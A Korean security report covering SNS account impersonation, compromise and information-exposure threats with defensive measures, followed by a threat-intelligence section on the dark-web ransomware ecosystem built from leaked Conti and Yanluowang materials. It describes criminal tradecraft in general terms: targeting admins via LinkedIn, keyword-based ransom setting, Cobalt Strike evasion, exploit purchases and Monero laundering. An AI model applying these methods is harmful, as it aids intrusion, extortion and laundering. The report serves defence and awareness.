전술한 '계정 사칭'이 단순하게 인간의 심리적 취약성을 노려 행해지는 일종의 '사회공학적 기법'을 활용한 것이라면, 그와 달리 '계정 침해'는 기술적인 방법 등이 사용되어 직접 특정인(또는 조직)의 SNS 계정이 침해된 상태를 가리킨다.

계정 침해가 발생하는 데에는 다양한 원인과 경로가 있을 수 있겠으나, 대체로 다음과 같은 경로를 통하여 발생하는 것이 일반적이다.

① SNS 서비스를 제공하는 기업이 해킹을 당하여 기업이 관리하고 있는 패스워드가 유출되는 경우

② 허술하게 설정된 이용자의 비밀번호로 인하여 공격자가 특정 이용자 계정의 패스워드를 알아내는 경우

③ 이용자가 SNS의 아이디와 패스워드를 타 사이트에서도 동일하게 사용하던 중, 타 사이트로부터 유출된 아이디와 패스워드가 SNS에서 시도되는 경우 (i.e credential stuffing attack)

④ 복수의 관리자들이 공유하는 아이디와 패스워드가 모종의 이유로 비인가자에게 노출되는 경우

어떤 경로를 통해 계정 침해가 발생하게 되든, 일단 타인의 계정 정보를 획득한 공격자는 자신의 통제하에 들어 온 권한을 이용하여 다양한 후속작업을 진행하게 되며, 최근 보고되고 있는 사례들을 살펴 보면 다음과 같다.

사례1 – 정부기관이 운영중인 복수의 유튜브 채널 계정이 탈취되어 채널명 및 프로필 이미지가 변조되었고, 특정 가상자산 투자 관련 방송이 실시간으로 송출된 사례[7]

사례2 – 국내 굴지 대기업의 해외 트위터 계정이 해킹되어 여러 이미지들이 합성된 게시물이 업로드 된 사례[8]

사례3 – 유명 기업의 경영인, 아티스트, 정치인 및 유명 브랜드의 트위터 계정이 침해된 후 특정 암호화폐 지갑으로 비트코인을 송금하라는 게시물이 포스팅 된 사례[9]

사례4 – 이더리움 기반 유명 NFT프로젝트의 공식 인스타그램 계정을 해킹한 후 해커들이 이용자들에게 '새로운 NFT를 발행할 수 있는 링크'라며 해당 링크와 전자지갑 주소를 연결하도록 유도하는 일종의 '낚시성 악성코드'를 보내 약 300만달러의 NFT를 가로챈 사례[10]

6) https://www.sisajournal.com/news/articleView.html?idxno=227576
7) https://news.mt.co.kr/mtview.php?no=2022090614542395842
8) https://www.boannews.com/media/view.asp?idx=110243
9) https://www.hankyung.com/international/article/202007167735Y
10) https://news.mt.co.kr/mtview.php?no=2022050110534252207

그림 3-3 해킹된 유명인 트위터 계정

출처: BBC뉴스

통상적으로 해킹에 의해 기업이나 기관의 SNS 계정이 침해되는 경우에는 계정 사칭으로 인해 발생하는 피해와는 비교할 수 없는 심각한 피해가 발생하게 된다. 일차적으로는 기업의 중요한 대외 소통창구인 SNS가 해킹됨으로서 해당 기업/기관은 막심한 신인도 저하 및 사회적 비난을 받게 된다. 뿐만 아니라 계정 사칭과는 달리 계정 해킹으로 인해 이용자에게 손해가 발생하는 경우에는 해당 기업/기관이 가해자의 처지에 놓일 가능성이 높으며, 그 경우 피해보상과 후속적인 법적 비용 등 천문학적인 재무적인 손실이 발생할 수 있다.

정보노출

대부분의 숙련된 해커들의 해킹 과정을 살펴 보면, 먼저 공격대상을 물색하고 난 후 초반에는 공격대상에 대한 정보를 수집하고 분석하여 가장 취약한 침투 지점을 찾아 내고, 취약 지점을 공략하기 위한 기법들을 시도하게 된다. 이처럼 해커가 공격 대상에 대한 정보를 수집하는 과정을 풋프린팅 (Footprinting)이라고 부르는데, 통상적인 풋프린팅 과정에서 해커는 침입하고자 하는 대상 네트워크, 시스템 그리고 대상 조직과 관련한 인적 정보 등 침입과정에서 도움이 될 수 있는 다양한 정보들을 수집한다. SNS가 기업들의 중요한 홍보 및 고객 소통 수단이 되자, SNS 역시 해킹에 필요한 중요한 단서를 제공하는 원천이 되었으며, 특히 최신 취약점과 해킹 기술뿐만 아니라 사회공학적 기법 등 가능한 모든 수단을 동원하여 타겟을 공략하는 APT(Advanced Persistent Threat) 형태의 공격에서는 해커가 SNS를 통해 수집하는 내부 조직 구성, 임직원 정보, 연락처 정보, 주요 이벤트, 사진과 같은 정보들이 매우 유용하게 사용될 수 있다. 이처럼 SNS를 통해 해커가 수집한 정보가 해킹에 악용된 사례들을 소개하자면 다음과 같다.

사례1 – 해킹그룹인 라자루스가 일본 기업의 간부로 위장해 종업원들에게 피싱 이메일을 보내거나 허위 계정을 이용해 사회관계망서비스(SNS)에서 표적으로 삼은 기업의 직원에게 접근해 악성 소프트웨어를 내려 받도록 유도한 사례.[11]

사례2 – 해커들이 팔로워가 많은 인스타그램 계정을 탈취한 뒤, 인스타그램 공식 계정인 것처럼 꾸며 불특정 다수에게 "계정 게시물에서 저작권 침해가 감지됐으니 아래 링크를 눌러 피드백(반응)을 제공하라"라는 취지의 메시지를 보내고, 링크를 클릭한 사용자들의 패스워드를 탈취해 계정을 잠가버린 사례[12]

사례3 – 국내 특정 인권단체 대표를 타깃으로 SNS 계정을 해킹한 후, 친구 관계로 연결된 추가 공격대상에게 SNS 메신저를 사용해 친분을 확보한 후 자신이 작성한 칼럼에 대해 조언을 구하는 식으로, 악성 DOC 문서 파일을 공격대상에게 이메일로 전달한 사례[13]




그림 3-4 악성 매크로가 삽입된 워드 문서

출처: 이스트시큐리티

위의 사례들과 같이, SNS를 통해 공개된 정보들을 활용하거나 또는 탈취한 SNS 계정을 통해 획득한 추가적인 정보들을 해킹에 악용하는 사례는 갈수록 증가하고 있으며, 기업과 기관들은 이와 같이 공중에 노출된 정보들이 결합되어 결과적으로는 조직이 관리하는 중요 자원의 기밀성, 무결성 및 가용성을 침해할 수 있는 위협이 될 수 있다는 사실에 경각심을 가지고 대응할 필요가 있다.

11) http://www.dt.co.kr/contents.html?article_no=2022101502109919607006
12) https://www.hankookilbo.com/News/Read/A2020072009520002368
13) https://www.etnews.com/20210907000204

4. 효과적 방어를 위한 관리방안

그렇다면 자금까지 알아 본 SNS상의 보안위협들에 효과적으로 대응하기 위하여 기업/기관들이 취할 수 있는 조치들은 어떤 것이 있을까?

계정 사칭에 대한 효과적인 대응 방안

SNS공식 계정 인증

대부분의 유명 SNS를 운영하는 기업들은 사용자들을 계정 사칭의 피해로부터 보호하기 위하여, 검증된 사용자에 대하여 공식 인증을 진행한 후, 인증마크를 부여하는 제도를 시행하고 있다. 불특정 다수의 고객 또는 이해관계자를 대상으로 한 사회적 책임을 부담하고 있는 기업과 기관들은 이와 같은 계정 인증 제도를 적극적으로 활용할 필요가 있다.

그림 3-5 인스타그램의 인증배지 안내

출처: 인스타그램 홈페이지

사칭 계정에 대한 모니터링 실시

기업/기관의 내부 인력 또는 외부 용역업체 등을 통하여 사칭 계정의 존재 및 활동 상황을 직접 모니터링하고 사칭 계정에 대한 이용자들의 신고 채널을 운영하는 등 이용자들이 사칭 계정에 의한 피해를 입지 않도록 노력을 기울일 필요가 있다.

계정 침해에 대한 효과적인 대응 방안

조직의 정보보호정책에 SNS 채널 운영과 관련한 원칙 및 관련 보안조치들을 공식적으로 수립하여 활용할 필요가 있으며, 다음의 보호조치들에 대한 구체적인 통제를 마련한다.

- 채널관리용 전용기기 지정
- 이중 인증 및 패스워드 관리 철저
- 각 SNS 별로 상이한 패스워드 사용

정보노출에 대한 효과적인 대응 방안

- 기업/기관용 이메일을 사적 SNS계정에 사용 금지하도록 정책 수립
- 사회공학 공격에 악용될 수 있는 내부 사정 관련 불필요한 포스팅 금지

5. 맺으며

새로운 기술은 항상 새로운 보안위협을 만들어 낸다. 그런 점에서 보안 기술은 늘 보안 위협에 후행하며 개발될 수 밖에 없다. 새롭게 등장한 보안위협에 대응하는 효과적인 보안 기술이 개발될 때 까지는 기본적인 보안 원칙과 보안 의식에 의존할 수 밖에 없으며, 그런 이유로 조직 구성원들의 보안 의식 수준은 곧 그 조직의 기본적인 보안 수준을 결정하는 중요한 바로미터가 된다. 보안 의식 제고의 출발은 조직 구성원들에 대한 지속적인 보안정보 공유에 있음을 늘 기억하여 기업과 기관들이 SNS로 인해 발생하는 보안 위협에 효과적으로 대처할 수 있기를 바란다.

다크웹 내 랜섬웨어 조직 범죄 생태계 동향

S2W 곽경주 이사

2022년 랜섬웨어 동향

2022년 랜섬웨어 피해 기업 통계

2020년 이후 RaaS (Ransomware-as-a-Service)가 본격적으로 활동하기 시작했고, 랜섬웨어 조직은 일종의 파트너사 프로그램인 Affiliate Program의 홍보 및 구인 구직 그리고 자금 세탁 등의 목적으로 다크웹을 활용하기 시작했다. 그 결과, 지난 2년간 다크웹 내에서 활동한 랜섬웨어 조직과 피해 기업의 수는 꾸준히 증가하고 있다.




그림 4-1 2022년 랜섬웨어 통계

하지만 2021년 5월에 발생한 콜로니얼 파이프라인 해킹 사건 이후, 다크웹 내에서 랜섬웨어 그룹은 활동에 제약이 걸리게 됐다. 다수의 포럼에서 랜섬웨어와 관련된 활동을 일체 금지했고, 해당 기간 동안 피해 기업 수가 일시적으로 감소했다. 하지만 RaaS 활동을 위한 새로운 다크웹 포럼의 등장과 유출된 피해 기업이 다시 증가하는 추세를 보여 그들의 활동이 여전히 건재함을 보여주고 있다.




그림 4-2 다크웹 포럼 내 Ransomware 정책 변경

RaaS 운영 그룹 활동 현황

2022년은 작년과 비교해 랜섬웨어 조직이 활동하기 어려운 상황이었다. 주요 랜섬웨어 조직이던 REvil이 검거되고, Conti의 운영이 중단되는 사건이 있었으며 우크라이나와 러시아의 전쟁이 일어나기도 했다. 특히 러시아인으로 구성된 다수의 랜섬웨어 조직은 전쟁의 여파로 인해 활동에 제약이 걸렸다.

하지만 유출된 피해 기업의 수는 점진적으로 증가하는 추세를 보이고 있다. 작년부터 활동한 랜섬웨어 조직은 50개 이상이며, 그중 22년에 새롭게 나타난 조직은 23개 이상이다. 이러한 점을 고려하면 랜섬웨어 조직이 매우 활발히 활동하고 있다는 사실을 알 수 있다.




그림 4-3 22 하반기 활동 중인 랜섬웨어 그룹

랜섬웨어 범죄 생태계

랜섬웨어 조직의 내부

RaaS 그룹을 포함한 사이버 범죄 조직은 시간이 갈수록 체계적인 조직 구도를 갖추고, 분업화해 범죄 수익을 극대화하고 있다. 이 과정에서 초기 범죄를 지원하고 범죄 수행의 효율성을 높이는 Enabler라고 불리는 존재의 시장은 더욱 확장되고 있으며, 이로 인해 사이버 범죄조직의 수가 급증하고 있는 추세이다. Enabler는 범죄 조직의 초기 비즈니스를 돕고, 타겟의 인프라 및 탈취한 계정 정보를 제공하기도 한다. Enabler에는 개발자와 해커가 모두 포함되어 있고, 이들은 프리랜서처럼 여러 조직을 옮겨 다니며 금전적인 이득을 취한다.




그림 4-4 Enabler

범죄 조직은 Enabler와 공격을 수행하는 공격자들, 수익을 자산화하고 현금화하는 그룹으로 나뉘어 있다. 공격자는 Enabler를 통해 공격에 필요한 인프라를 제공받고 수익을 낸 후, 다양한 자금 세탁 방법을 사용하여 현금화한다. 랜섬웨어 조직의 내부 구조 역시 이와 크게 다르지 않다.




그림 4-5 사이버 범죄 조직의 공격 흐름

특정 랜섬웨어 조직은 코어 멤버로 이루어진 총책 그룹과 Affiliate라고 불리는 파트너사를 통해 그룹을 운영한다. 총책 그룹에는 범죄 기획, 개발자, 해커, 채용 담당, 인프라 담당, 홍보 담당, 자금 세탁 관련 담당 등 다양한 역할을 분담하는 인력이 존재한다. Affiliate는 이들과 공생 관계로, 총책으로부터 일정 수수료를 받아 랜섬웨어 유포 및 실제 침투하는 역할을 수행한다. 그 밖에도 악성코드를 효과적으로 유포하고 계정을 탈취하는 봇넷 그룹과 랜섬웨어 빌더를 판매하는 RaaS 그룹도 총책 그룹과 파트너십을 맺어 운영되기도 한다.




그림 4-6 랜섬웨어 조직 및 운영

총책 그룹은 Affiliate로부터 정보와 인프라 등을 공급받아 수익을 낸 후 이를 비트코인, 믹싱 서비스, 최종 현금화 등 다양한 형태의 자금 세탁 방법을 사용하여 실제 금전적 이득을 취한다. 즉, 별다른 기술력 없이도 자금력과 운영 능력만을 통해 랜섬웨어를 운영할 수 있게 된 것이다. 이처럼 랜섬웨어 그룹은 조직적으로 운영되고 있으며, Affiliate와 같은 외부 인력 없이는 활발한 활동을 보이기 어려운 상황이 됐다.

Conti 랜섬웨어 Affiliate Playbook 및 채팅 유출

Conti는 2020년부터 등장해 가장 많은 피해 기업을 유출한 랜섬웨어 조직 중 하나이다. 하지만 2021년 8월, Conti 랜섬웨어의 Affiliate 멤버는 운영진으로부터 $1,500밖에 받지 못한 것에 대해 불만을 품고 공격 플레이북을 유출했다. 해당 내용에는 최초 침투 이후의 모든 과정이 기술되어 있었으며, 피해 기업을 공격한 당시 사용한 코발트 스트라이크 명령 조종지 서버의 IP 주소, 침투 테스트 도구, 운영 보안 매뉴얼 등이 포함되어 있었다.




그림 4-7 Conti Playbook 유출

Affiliate은 본격적인 공격을 수행하기 전에 IT 관리자 정보와 같은 상세한 역할 및 책임이 기록되어 있는 링크드인을 활용해 탈취하려는 계정의 권한 정보를 파악한다. 이후 계정 탈취에 성공하면, “bank statement”, “insurance”, “underwriting”과 같은 주요 키워드가 존재하는지 확인한다. 이러한 키워드는 타겟 기업의 몸값을 결정하는 데 사용된다. Conti 조직은 Affiliate의 Pentester에 PowerShell을 사용하는 방법, SQL Server를 활용하는 방법 등을 자세히 기술하여 제공하고 있고, 이러한 정보의 유출로 인해 랜섬웨어 운영에 큰 타격을 입었을 것으로 보인다.

이후 2022년 2월, 또 다른 주요 랜섬웨어 조직이었던 REvil 그룹의 운영자가 검거되면서 Conti는 다시 독보적인 메이저 그룹으로 떠오르는 듯했지만 우크라이나 보안 연구원으로 추정되는 트위터 유저인 ContiLeaks에 의해 Conti 내부 통신에 사용된 Jabber 및 Rocket Chat 메시지가 포함된 로그가 대량으로 유출됐다.




그림 4-8 Conti Chat 유출

채팅 내역에서 Conti 그룹의 조직 구성과 역할을 확인하고, 그들이 사용하는 비트코인 지갑 주소, 공격 도구 등의 정보를 확보할 수 있었다. Conti 랜섬웨어 조직을 구성하고 있는 각 그룹의 역할은 다음과 같다.

그룹	역할
Recruiter	신입 멤버의 발굴 및 Job Interview를 진행
Developer	악성코드나 서버의 백엔드 그리고 웹 패널의 개발을 담당
Testers	알려진 보안 솔루션에 대해 탐지를 회피할 수 있는지를 확인
Cryptors	개발된 악성코드를 난독화하여 기능은 그대로 유지하되, 분석을 더욱 어렵게 만드는 작업을 수행
SysAdmins	패널 설치, 서버 유지 관리, 프록시 설치, 도메인 등록과 같은 시스템 관리자 역할을 수행
Pentester	Initial Access가 주어지면, 기업 내부 네트워크에 침투하는 역할임. 피해 시스템 침투 후 권한 상승 및 Lateral Movement 공격을 수행한 후 데이터를 탈취하고 암호화를 진행
OSINT Specialists and Negotiation Staff	피해 기업의 연간 수익, 운영 상황을 파악하여 몸값을 결정하고 Tor 기반 채팅을 통해 협상을 진행. 결과에 따라 릭사이트 내 피해 기업의 유출 여부를 결정하고 관리

표 4-1 Conti 랜섬웨어 내부 조직

구인 구직

놀라운 사실은 Conti가 합법적으로 운영되는 러시아 구인 구직 사이트나 콜 센터 등을 활용한다는 것이다. 이들은 구직 사이트에 등록된 이력서를 저장하는 데이터베이스에 접근하여 멤버를 발굴한다. 이후의 인터뷰에서는 Conti 그룹의 신원을 숨긴 채 진행되고, 회사의 주요 방향은 Pentester를 위한 소프트웨어 개발이라고 명시하기도 한다. 그뿐만 아니라 내부적으로도 직원 추천 프로그램 등을 통해 재능 있는 멤버를 영입하기 위해 많은 노력을 기울였다.

보상 및 성과 & 자금 세탁

Conti 조직 내 보상 및 성과는 비트 코인과 같은 가상 화폐를 통해 지급된다. 실적이 저조하거나, 기술적인 실수가 발생할 시에는 벌금이 부과되기도 하며, 매달 “이달의 직원 상”을 통해 해당 멤버 급여의 50%를 보너스로 지급하는 정책도 존재한다. 조직원은 지불 받은 비트 코인을 현금화하기 위해 BTC 〉 Monero 〉 Monero와 같은 과정을 거쳐 지역의 대규모 환전소를 통해 현금화한다.

Yanluowang 랜섬웨어 채팅 유출

이후 22년 10월에는 또 다른 랜섬웨어 조직인 Yanluowang의 Matrix 채팅 내용이 유출됐다. Yanluownag은 2021년 10월에 처음 발견된 랜섬웨어로, Cisco와 Walmart 등과 같은 유명 기업의 피해 데이터를 공개하기도 했다. 랜섬웨어가 처음 발견되었을 때에는 이름이 중국 신화로부터 유래하고 있고, 협상 내용 중 우크라이나에 대한 지지 의사를 표현하는 부분이 확인돼, 중국 및 우크라이나와 관련이 있을 것이라는 추측이 있었지만 채팅에서 모든 구성원이 러시아어를 구사하는 것을 확인했다.

그림 4-9 Yanluowang Matix 채팅 유출

구성원 정보

유출된 채팅 내용에는 그룹의 내부 조직 정보와 다른 러시아 기반의 랜섬웨어 그룹과의 협력 가능성이 언급되어 있다. Yanluowang은 급여 관리자, 랜섬웨어 및 관리 패널 개발자, Pentester, Loader 판매자, 협상 담당자 등으로 구성되어 있고, 확인된 구성원의 세부적인 역할은 다음과 같다.

구성원	역할
Saint	랜섬웨어의 최고 운영자자, 급여 관리자
Kilanas (coder0)	Windows를 대상으로한 Yanluowang 랜섬웨어 개발자
Stealer (coder1)	Nix / Win32를 대상으로한 Yanluowang 랜섬웨어 개발자
Guki	새로 합류한 멤버 (역할 불확실)
Gykko	피해 기업 침투 후 암호화 수행
Matanbuchus	Yanluowang loader 판매자

표 4-2 Yanluowang 조직 구성원

랜섬웨어 개발

Yanluowang 조직은 랜섬웨어 개발과 관련해서 다른 랜섬웨어 조직을 언급하기도 했다. 조직 내 개발자는 Hello Kitty, Paradise, Conti 등의 랜섬웨어 소스코드를 참고한 것으로 보이며, Anti-virus 우회를 위한 인증서는 다크웹 내 포럼에서 구매한 것으로 추정된다.

초기 침투 및 이후

채팅 내용에 따르면 이들은 피해 기업의 초기 침투를 위해 다크웹 내 포럼을 활용했다. Yanluowang의 보스 Saint는 러시아 기반인 포럼인 XSS에서 판매된 VPN 취약점 (CVE-2021-20028)의 익스플로잇을 구매한 정황이 확인됐다. 이 외에도 Exploit.in 포럼에서 RCE와 관련된 제로데이 취약점의 구매 의사와, 주기적으로 거래할 IAB를 찾는 게시글을 업로드하기도 했다.

침투 이후의 과정에 대해서는 자세히 언급되지 않았지만 Cobalt Strike 4.5 버전을 사용한다는 것과 비콘 탐지를 회피하기 위해 Artifact Kit을 사용한다는 내용이 언급됐다.

